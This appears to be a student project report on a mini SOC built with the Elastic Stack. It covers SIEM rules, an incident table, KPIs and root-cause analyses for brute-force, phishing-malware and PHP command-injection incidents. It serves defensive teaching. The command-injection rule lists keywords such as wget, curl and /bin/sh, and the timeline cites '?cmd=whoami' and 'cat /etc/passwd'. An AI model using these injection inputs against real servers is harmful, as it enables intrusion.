The screenshot shows a SIEM interface with a timeline view. A single event is selected, showing a process named 'Service Control' starting and spawning via a script interpreter. The alert is categorized as 'Service Control Spawned via Script Interpreter' with a low severity (21). It is linked to MITRE ATT&CK tactics T1059 (Privilege Escalation) and T1566 (Phishing).

IOC Identification

Field	Details
Alert Name	Suspicious File Execution / Malware Detection
Alert Source	SIEM (Wazuh/Splunk) + Antivirus logs
Timestamp	2025-11-20 10:26
Severity	High
User / Host Affected	user02 / WIN-CLIENT-03
File / Process	powershell.exe -enc ...
Description	Malware executed via phishing attachment; outbound traffic detected to suspicious domain.
IOC Identified	<ul style="list-style-type: none"> File hash: 89f5c4a1b93f4a8cd87c9... Malicious domain: update-secure-check.com Process: powershell.exe -enc <encoded> Registry key modified: HKCU\Software\Microsoft\Run\malware.exe
MITRE ATT&CK	T1059 – Command and Scripting Interpreter T1566 – Phishing
Initial Investigation	Analyzed endpoint logs, network traffic, and SIEM alerts. Confirmed execution of malicious PowerShell commands.
Decision	Isolated machine, quarantined malware, escalated to SOC manager.

- Evidence of Containment
 - Quarantined malicious file (screenshot of AV logs).
 - Terminated malicious process: **{taskkill /F /IM PROCESS_NAME}**

- Isolated host from network for forensic analysis.
- Forced full system scan (AV log attached).
- Analysis Recommendations
 - Perform full memory and disk analysis to ensure no hidden payload.
 - Check for persistence mechanisms (registry, scheduled tasks).
 - Restrict software installation privileges for normal users.
 - Block known-malicious domain on firewall/DNS.

11. SIEM Rules

1. Brute Force Attack Detection Rule

Rule Name: Excessive Failed Authentication Attempts (Brute Force)

Description: Detects repeated failed login attempts from the same source within a short time window, indicating a potential brute-force attack.

Logic (Generic SIEM Pseudocode)

Plaintext

```
IF count(Event = "Failed Login") FROM same Source_IP OR Username  
    WITHIN 5 minutes >= 5  
THEN Alert "Brute Force Attempt Detected"
```

Data Sources

- Windows Security Logs (Event IDs 4625, 4624)
- Linux auth.log
- Web authentication logs

MITRE ATT&CK: T1110 – Brute Force

2. Virus / Malware Detection Rule

Rule Name: Endpoint Malware Detection (AV Signatures & Suspicious File Behavior)

Description: Triggers when an endpoint security tool reports malware detection, or when suspicious executables appear in common infection directories.

Logic

Plaintext

```
IF Antivirus_Event = "Malware Detected"  
    OR File_Executed IN ("Temp", "AppData", "/tmp", "/var/tmp")  
    AND (Hash is malicious OR File flagged by EDR)  
THEN Alert "Malware Infection Detected"
```

Data Sources

- Antivirus / EDR logs
- Windows Sysmon (Event IDs 1, 11)
- Linux audit logs

MITRE ATT&CK

- T1059 – Execution
- T1204 – User Execution
- T1105 – Malware Download

3. Command Injection in PHP Web Applications

Rule Name: Suspicious Command Execution from Web Server (PHP Command Injection)

Description: Detects PHP-based command execution, indicating possible command injection attempts via malicious HTTP requests.

Logic

Plaintext

IF Web_Server_Logs contain suspicious patterns:

(";", "&&", "||", "wget", "curl", "/bin/sh", "php -r", "system()", "exec()")
AND Request_URI OR Parameters contain encoded or abnormal input
THEN Alert "Possible PHP Command Injection Attempt"

IF Sysmon/Server logs show:

Parent_Process = "php.exe" OR "httpd" OR "nginx"
AND Child_Process = ("cmd.exe", "powershell.exe", "/bin/bash", "/usr/bin/wget")
THEN Alert "PHP Command Injection Successful Execution"

Data Sources

- Apache / Nginx access logs
- PHP error logs
- Sysmon or EDR process creation logs

MITRE ATT&CK

- T1190 – Exploit Public-Facing Application
- T1059 – Command Execution

12. KPIs

KPI	Before Improvement	After Improvement	Notes
Mean Time to Detect (MTTD)	2 - 5 minutes	20 - 30 seconds	Faster alerting after tuning SIEM rules
Mean Time to Respond (MTTR)	5 minutes	1 minutes	Better triage workflow & playbooks
True Positive Rate (TPR)	40%	90%	Improved correlation rules reduced noise
False Positive Rate (FPR)	30%	10%	Cleaner log sources and refined rules
High Severity Incidents Detected	0	2	Better detection coverage
SIEM Use Case Coverage	20%	80%	New rules added (Brute Force, Malware, PHP Injection)
Log Source Availability	92%	99%	Stable ELK ingestion
Analyst Workload Accuracy	Low	High	Alerts became more meaningful

Before Improvements


ID	Name	IP address	Manager	Operating system	Registration date	Last keep alive
003	hikal	192.168.1.100	siem-VMware	Microsoft Windows 10 Pro	Nov 11, 2025 @ 07:06:46.000	Nov 11, 2025 @ 07:07:57.000

Group: default


Explore security alerts mapped to adversary tactics and techniques for better threat understanding.

Search: **manager.name: siem-VMware AND rule.mitre.id: * AND agent.id: 003 AND rule.mitre.id: * AND agent.id: 003**


Alerts evolution over time




Rule level by attack




MITRE attacks by tactic



Rule level by tactic



Top tactics



Alerts summary

Rule ID	Description	Level	Count
60106	Windows Logon Success	3	3
506	Elk agent stopped.	3	1

After Improvements


ID	Name	IP address	Manager	Operating system	Registration date	Last keep alive
003	hikal	192.168.1.100	siem-VMware	Microsoft Windows 10 Pro	Nov 11, 2025 @ 10:26:37.000	Nov 11, 2025 @ 14:24:34.000

Group: Windows


Explore security alerts mapped to adversary tactics and techniques for better threat understanding.

Search: manager.name: siem-VMware AND rule.mitre.id: * AND agent.id: 003
 manager.name: siem-VMware AND rule.mitre.id: * AND agent.id: 003


Alerts evolution over time




Rule level by attack



MITRE attacks by tactic



Rule level by tactic



Alerts summary

Rule ID	Description	Level	Count
60106	Windows Logon Success	3	340
67018	System shutdown initiated.	3	11
553	File deleted.	7	8
506	Elk agent stopped.	3	3
550	Integrity checksum changed.	7	3
61138	New Windows Service Created	5	2
60747	WMI service started successfully.	3	1

13. Analysis = The Deep Explanation

Incident Analysis (Technical Analysis)

For each incident I simulated (Brute Force, Malware, Command Injection):

You explain:

- What happened
- How the attacker executed the attack
- What logs showed
- Which SIEM rule triggered the alert
- How you investigated the alert
- MITRE techniques used

Root Cause Analysis (RCA)

1. RCA — Brute Force Attack

Incident Summary (Identification)

The SIEM detected multiple failed login attempts on a specific user account within a short time window. The behavior triggered the "Brute Force Login Detection" alert.

Root Cause

The Brute Force attack succeeded (or reached a critical threshold) due to:

- **Weak Password Policy:** Simple passwords were permitted, encouraging dictionary attacks.
- **Lack of Account Lockout:** No policy to lock the account after repeated failures.
- **Exposure:** Public-facing login page or RDP/SSH services exposed to the internet.
- **Filtering Gaps:** No geolocation or reputation filtering applied to login attempts.

Containment Actions

- Blocked the attacker's IP address at the firewall.
- Reset the password for the affected account (user01).
- Forced immediate MFA enrollment.

Prevention Strategy (Eradication)

- **Policy:** Enforce complex password requirements.
- **Lockout:** Apply account lockout policies (e.g., lock after 5 failed attempts).
- **Authentication:** Enable Multi-Factor Authentication (MFA).
- **Access Control:** Restrict SSH/RDP exposure (require VPN access).
- **Monitoring:** Implement Fail2ban or Wazuh active response rules for repeated failures.

2. RCA — Virus / Malware Infection

Incident Summary (Identification)

Endpoint security tools (Antivirus/Sysmon/SIEM) reported the execution of a malicious file, leading to abnormal process behavior.

Alert Triggered: Malware Detected / Suspicious File Execution.

Timeline

- **10:22** — Phishing email received by user.
- **10:23** — User downloads and opens attachment (malicious .exe).
- **10:24** — Suspicious PowerShell command executed by the malware.
- **10:25** — Outbound network traffic detected to a Command-and-Control (C2) server.
- **10:26** — AV/SIEM alert triggered.

Root Cause

The system infection occurred because:

- **Human Error:** User opened a phishing attachment (lack of awareness).
- **Email Security:** No effective email filtering or sandboxing was in place.
- **Policy Gaps:** PowerShell script execution was not restricted or monitored.
- **Endpoint Defense:** Antivirus was potentially outdated, misconfigured, or bypassed.

Containment Actions

- Isolated the infected machine from the network immediately.
- Terminated the malicious process.
- Removed malware artifacts using AV/EDR tools.
- Reset credentials for the compromised user.

Prevention Strategy (Eradication)

- **Email Security:** Enable advanced email filtering and attachment scanning.
- **Hardening:** Enforce **PowerShell Restricted Mode** (Constrained Language Mode).
- **Maintenance:** Ensure AV/EDR signatures are auto-updated.
- **Training:** Conduct regular user phishing awareness training.
- **Detection:** Deploy EDR solutions specifically to detect script-based malware (Fileless attacks).

3. RCA — PHP Command Injection

Incident Summary (Identification)

Web server logs indicated an attacker supplying malicious input that executed system-level commands via a vulnerable PHP function.

Alert Triggered: Web Application Attack – Command Injection.

Timeline

- **15:11** — Attacker sends payload via URL parameter: ?cmd=whoami
- **15:12** — Server executes command using shell_exec().
- **15:13** — Attacker attempts escalation commands (cat /etc/passwd).
- **15:14** — WAF detects command injection signature.
- **15:15** — SIEM rule triggered.

Root Cause

The application vulnerability existed because:

- **Insecure Coding:** PHP code used unsafe functions (exec(), system(), shell_exec()) directly with user input.
- **Input Validation:** No sanitization or validation was performed on the input.
- **Defense Depth:** Lack of an active Web Application Firewall (WAF) blocking the initial probe.
- **Process:** Application was deployed without penetration testing or code review.

Containment Actions

- Blocked the malicious IP on the Firewall/WAF.
- Disabled the vulnerable feature/function of the application temporarily.
- Checked server integrity and logs for other unauthorized changes.
- Rotated API keys, secrets, and passwords if environment variables were exposed.

Prevention Strategy (Eradication)

- **Secure Coding:** Never pass user input directly to system commands.
- **Remediation:** Replace dangerous PHP functions or wrap them securely.
- **Validation:** Implement strict input validation (Allow-listing/Whitelisting).
- **Defense:** Add WAF rules to specifically block command injection patterns (e.g., ;, |, &&).
- **Testing:** Perform regular code reviews and Dynamic Application Security Testing (DAST).

Project Summary

This project focuses on designing and implementing a fully functional Mini Security Operations Center (SOC) using the Elastic Stack to simulate real-world security monitoring, threat detection, and incident response. The system integrates Elasticsearch, Kibana, Fleet Server, and Elastic Agent to provide a centralized SIEM platform capable of collecting, normalizing, and analyzing logs from multiple environments including Windows, Linux, firewall devices, and an Intrusion Detection System (IDS). By using Fleet-managed Elastic Agents, the project ensures unified endpoint monitoring, secure enrollment, and consistent data streaming across all integrated systems.

The Mini SOC architecture is built around multiple operational layers. The Data Source Layer generates system, network, and security events; the Collection Layer gathers logs using Elastic Agents; the Processing Layer normalizes and structures data into Elasticsearch indices; and the Analysis Layer provides dashboards, threat-detection rules, and investigation tools via Kibana. This structure enables efficient search, correlation, visualization, and alert triage, allowing analysts to identify and respond to potential threats quickly and accurately. Additional security measures—such as role-based access control, integrity validation, authentication tokens, and automated snapshots—ensure resilience and reliability throughout the environment.

